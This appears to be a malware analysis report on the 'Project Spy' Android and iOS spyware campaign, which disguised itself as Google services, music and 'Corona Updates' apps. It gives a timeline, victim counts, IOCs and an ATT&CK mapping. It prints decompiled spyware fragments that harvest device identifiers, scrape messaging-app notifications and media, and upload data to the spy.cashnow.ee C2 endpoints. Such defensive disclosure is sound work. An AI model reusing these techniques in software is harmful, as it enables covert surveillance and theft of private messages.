
Project Spy espionage in Kashmir

We recently discovered the use of coronavirus for espionage in Kashmir Region at March 26, 2020. Spyware label is Corona Updates.


We find a C2 server: [http://spy.cashnow[.]ee/](http://spy.cashnow[.]ee/)

Project Spy campaign timeline as follows:

- first appeared on May 2019
- second appeared on February 2020. First appeared on GooglePlay
- Google remove it from Google Play on March 2020, third appeared on March 26,2020, during corona virus



We found the spy campaign first appeared on May 2019. It pretends to be a Google services app to lure victims to install.




malicious behavior is as follows:

- Collect Device Info: IMEI, Device_ID, manuature, model, phone number
- Collect SMS

- Send SMS
- Collect Location
- Collect callLog
- Camera capture
- Upload file
- Call and Call State monitor
- Collect contacts

The spy campaign second appeared on February 2020. First appeared on Google Play. Developer is concipit1248. It pretends to be a music app to lure victims to install.




malicious behavior is as follows:

- Collect Device Info

```
HashMap v0 = new HashMap();
((Map)v0).put("product", this.this$1.this$0.Product);
((Map)v0).put("sim_imei_number", this.this$1.this$0.IME);
((Map)v0).put("device_model", this.this$1.this$0.DeviceModel);
((Map)v0).put("brand", this.this$1.this$0.Brand);
((Map)v0).put("board", this.this$1.this$0.Board);
((Map)v0).put("device", this.this$1.this$0.device);
((Map)v0).put("sim_serial_number", this.this$1.this$0.simSerialNumber);
((Map)v0).put("sim_operator", this.this$1.this$0.simOperator);
((Map)v0).put("sim_operator_name", this.this$1.this$0.simOperatorName);
((Map)v0).put("sim_country_iso", this.this$1.this$0.simCountryIso);
((Map)v0).put("sim_country_mcc", String.valueOf(this.this$1.this$0.sim_country_mcc));
((Map)v0).put("sim_country_mnc", String.valueOf(this.this$1.this$0.sim_country_mnc));
((Map)v0).put("line_number", String.valueOf(this.this$1.this$0.LineNumber));
((Map)v0).put("mobile_imsi", this.this$1.this$0.imsi);
((Map)v0).put("boot_loader", this.this$1.this$0.BootLoader);
((Map)v0).put("mac_address", this.this$1.this$0.mac_address);
((Map)v0).put("device_display", this.this$1.this$0.DeviceDisplay);
((Map)v0).put("device_fingerprint", this.this$1.this$0.DeviceFingerprint);
((Map)v0).put("device_hardware", this.this$1.this$0.DeviceHardware);
((Map)v0).put("device_host", this.this$1.this$0.DeviceHost);
((Map)v0).put("serial", String.valueOf(this.this$1.this$0.Serial));
((Map)v0).put("tags", this.this$1.this$0.Tags);
((Map)v0).put("user", String.valueOf(this.this$1.this$0.User));
((Map)v0).put("time", this.this$1.this$0.Time);
((Map)v0).put("device_menufecturer", this.this$1.this$0.DeviceMenufecturer);
((Map)v0).put("wifi_ssid", this.this$1.this$0.ssid);
((Map)v0).put("link_speed", String.valueOf(this.this$1.this$0.link_speed));
((Map)v0).put("device_rssi", String.valueOf(this.this$1.this$0.rssi));
((Map)v0).put("id", this.this$1.this$0.ID);
((Map)v0).put("release", this.this$1.this$0.Release);
((Map)v0).put("version_name", this.this$1.this$0.VersionName);
((Map)v0).put("language", this.this$1.this$0.Language);
((Map)v0).put("phone_type", String.valueOf(this.this$1.this$0.phoneType));
((Map)v0).put("sim_state", String.valueOf(this.this$1.this$0.simState));
((Map)v0).put("data_state", String.valueOf(this.this$1.this$0.dataState));
((Map)v0).put("ip_address", String.valueOf(this.this$1.this$0.ip_address));
return ((Map)v0);
```

- Upload File: image, audio,text, video
- Steal notification message: whatsapp, facebook and telegram
- Steal SMS
- Send SMS
- Collect location
- Collect contacts
- Collect account


C2 Server:
spy.cashnow[.]ee
xyz.cashnow[.]ee



Base on xyz.cashnow[.]ee, we found the spy campaign date between May 12, 2019 and February 24, 2020. Because Google removed it in March 2020.

ID	Sound Preview	Sound Name	Description	Section	Created
9		jao le jao	indian son	Trending	2019-05-12 07:13:40
567		Waqas1972756628	0	2020-01-21 00:25:14	•••
571		Waqas1972756628	0	2020-02-24 03:29:57	•••

The third appearance was during coronavirus,date is March 26,2020. It masks itself as a Corona Updates app.



Label: Corona Updates
Sha256: 29b0d86ae68d83f9578c3f36041df943195bc55a7f3f1d45a9c23f145d75af9d

malicious behavior is as follows:

- Upload GSM/WhatsApp/Telegram/Facebook Message
- Upload Device info

IMEI :	Name :
Product :	Model :
Board :	Brand :
Manufacturer:	User :

Tag:	Serial :
Host :	Hardware :
Andriod Version :	Bootloader :
Application Version :	Device Ip :

- Upload Sim info

IMSI :	Sim Serial:
Opereator Code :	Operator Name :
Country :	Mobile Number :
MCC-Mobile Country :	


- Upload Wifi info

SSId :	Wifi Speed :	MAC Address :

- Upload Other info

Display :
DateTime :
Fingerprint :
Created At :
Updated At :

- Upload Voice Note
- Upload Contacts
- Upload Accounts
- Upload Call Logs
- Upload Location
- Upload images



How to steal WhatsApp, Telegram and Facebook message?

- 1. Abuse of notification permission

Send broadcast

```
public void onNotificationPosted(StatusBarNotification arg5) {
    Log.d("SERVICE", "inside notification posted");
    if(this.matchNotificationCode(arg5) != 4) {
        String v0 = arg5.getPackageName();
        Bundle v5 = arg5.getNotification().extras;
        String v1 = v5.getString("android.title");
        String v5_1 = v5.getCharSequence("android.text").toString();
        Intent v2 = new Intent("Msg");
        v2.putExtra("package", v0);
        v2.putExtra("title", v1);
        v2.putExtra("text", v5_1);
        LocalBroadcastManager.getInstance(this.context).sendBroadcast(v2);
    }
}
```

Receive broadcast and save notification content in DB

```
switch(notification_type) {
    case 0: {
        this.databaseHelper.saveMessageWhatsApp(title, text);
        break;
    }
    case 1: {
        this.databaseHelper.saveMessageTelegram(title, text);
        break;
    }
    case 2: {
        this.databaseHelper.saveMessageTelegram(title, text);
        break;
    }
    case 3: {
        this.databaseHelper.saveMessageFacebook(title, text);
        break;
    }
    case 4: {
        this.databaseHelper.saveMessageFacebook(title, text);
        break;
    }
    case 5: {
        this.databaseHelper.saveMessageThreema(title, text);
        break;
    }
    default: {
        break;
    }
}
```

- 2. Abuse reading external storage permission


```
v1.append(Environment.getExternalStorageDirectory().getAbsolutePath());
v1.append("/Telegram/Telegram Images");
this.telegramFile = new File(v1.toString());
v1 = new StringBuilder();
v1.append(Environment.getExternalStorageDirectory().getAbsolutePath());
v1.append("/Telegram/Telegram Audio");
this.telegramVNFIle = new File(v1.toString());
```

```
StringBuilder v2 = new StringBuilder();
v2.append(Environment.getExternalStorageDirectory().getAbsolutePath());
v2.append("/WhatsApp/Media/WhatsApp Images/");
v2.append(v0.getString(v0.getColumnIndex("path")));
File v1 = new File(v2.toString());
if(v1.exists()) {
    this.newList.add(Uri.fromFile(v1));
    this.list_two.add(v1.getName());
}
```

```
v1 = new StringBuilder();
v1.append(Environment.getExternalStorageDirectory().getAbsolutePath());
v1.append("/WhatsApp/Media/WhatsApp Voice Notes");
this.whatsappfile = new File(v1.toString());
this.traverseWhatsapp(this.whatsappfile);
this.getnotuploadedinList_W();
if(this.vnList.size() <= 0) {
    return 1;
}
```


Remove duplicate victim, their nationalities are distributed as follows

India	11
Bangladesh	2
Austria	1
Romania	1
Grenada	1
Iran	2
Afghanistan	8
Russia	1
United Arab Emirates	1
Saudi Arabia	2
Pakistan	28




Here are the months and the number of victims, we can see that the number of victims has skyrocketed since the corona virus outbreak.

Dec 2019	8
Jan 2020	12
Feb 2020	6
Mar 2020	49



From the images and location information of the victims, we found that more victims were frontier soldiers living on India-Pakistan border.

In addition, Project Spy began to switch to the iOS, we found project spy apps in App Store.



After investigation we found that one of these apps called `Concipit1248` had an interesting c2 server `spy.cashnow.ee` which is already known to be malicious.

```
v29 = _sSD17dictionaryLiteralSDyxq_Gx_q_td_tcfC(v1, &_sSSN, (char *)&_sypN + 8, &_sSSSHsWP);
v2 = _sSS21_builtinStringLiteral17utf8CodeUnitCount7isASCIISSBp_BwBi1_tcfC("email", 5LL, 1LL);
v4 = v3;
v28 = &_sSSN;
v26 = _sSS21_builtinStringLiteral17utf8CodeUnitCount7isASCIISSBp_BwBi1_tcfC("[redacted]", 16LL, 1LL);
v27 = v5;
v24 = v2;
v25 = v4;
v6 = sub_10000EE2C(0LL);
_sSDyq_Sgxcis(&v26, &v24, v6);
v7 = _sSS21_builtinStringLiteral17utf8CodeUnitCount7isASCIISSBp_BwBi1_tcfC("password", 8LL, 1LL);
v9 = v8;
v23 = &_sSSN;
v21 = _sSS21_builtinStringLiteral17utf8CodeUnitCount7isASCIISSBp_BwBi1_tcfC([redacted], 8LL, 1LL);
v22 = v10;
v19 = v7;
v20 = v9;
_sSDyq_Sgxcis(&v21, &v19, v6);
v11 = _sSS21_builtinStringLiteral17utf8CodeUnitCount7isASCIISSBp_BwBi1_tcfC(
        "http://spy.cashnow.ee/api/login",
        31LL,
        1LL);
v13 = v12;
v14 = v29;
swift_bridgeObjectRetain(v29);
objc_retain();
v15 = swift_allocObject(&unk_100286308, 24LL, 7LL);
*(_QWORD *)(v15 + 16) = v18;
v16 = v15;
sub_100008AB4(v11, v13, v14, uploadImages, v15);
```

```
v9 = _sSS21_builtinStringLiteral17utf8CodeUnitCount7isASCIISSBp_BwBi1_tcfC("2.png", 5LL, 1LL);
v50 = _sSo7UIImageC5UIKitE24imageLiteralResourceNameABSS_tcfC(v9);
v85 = _sSS21_builtinStringLiteral17utf8CodeUnitCount7isASCIISSBp_BwBi1_tcfC(
        "http://spy.cashnow.ee/api/uploadimages",
        38LL,
        1LL);
v86 = v10;
v49 = v85;
v48 = v10;
```


By the analysis we can already infer that this app has been implanted with a backdoor which can be used to steal the photos on victims' iPhone. To verify that assumption, we also checked the permission asked by this application and some related code.

```
  "NSCameraUsageDescription" => "Concipit rquired to use Camera to update your profile and scan QR"
  "NSFaceIDUsageDescription" => "login with face detection"
  "NSPhotoLibraryAddUsageDescription" => "Concipit rquired to use Photos to update your profile and sa
ve your QR"
  "NSPhotoLibraryUsageDescription" => "Concipit rquired to use Photos to update your profile and save
your QR"
```

But we did not find any further malicious behavior and the another Concipit Shop App seems to be normal, because the last update time of these two apps is Nov 23, 2019.

Similarly, there are two apps on Google Play, the author's last update time of these two apps is Nov 22, 2019, there two samples also seem to be normal.

Regarding the samples on the App Store and Google Play, Concipit1248 in AppStore is in a state of incomplete function, and the others are in the incubation period.



Who is actor?

We found more victims' location information is Lahore, Pakistan. And the victims are almost all frontier soldiers. Kashmiri Gate is one of the thirteen gates of Walled City of Lahore in Lahore, Punjab, Pakistan. The gate gets its name as it faces in the direction of Kashmir. The Kashmir conflict is a territorial conflict primarily between India and Pakistan over the Kashmir region.

IOC:
Sha256:
e394e53e53cd9047d6cff184ac333ef7698a34b777ae3aac82c2c669ef661dfe
e8d4713e43241ab09d40c2ae8814302f77de76650ccf3e7db83b3ac8ad41f9fa
29b0d86ae68d83f9578c3f36041df943195bc55a7f3f1d45a9c23f145d75af9d
3a15e7b8f4e35e006329811a6a2bf291d449884a120332f24c7e3ca58d0fbbd

C2:
cashnow[.]ee
ftp.XXXX[.]com
spy.cashnow[.]ee
xyz.cashnow[.]ee

MITRE ATT&CK Matrix

Android:

Initial Access	Persistence	Credential Access	Discovery	Collection	Command and Control
Deliver Malicious App via Authorized App Store	App Auto-Start at Device Boot	Access Notifications	File and Directory Discovery	Access Call Log	Commonly Used Port
Masquerade as Legitimate Application		Access Stored Application Data	Location Tracking	Access Contact List	Standard Application Layer Protocol
		Capture SMS Messages	System Information Discovery	Access Notifications	
			System Network Configuration Discovery	Access Stored Application Data	
				Capture SMS Messages	
				Location Tracking	
				Network Information Discovery	

iOS

Initial Access	Credential Access	Collection	Command and Control
Deliver Malicious App via Authorized App Store	Access Stored Application Data	Access Stored Application Data	Commonly Used Port
			Standard Application Layer Protocol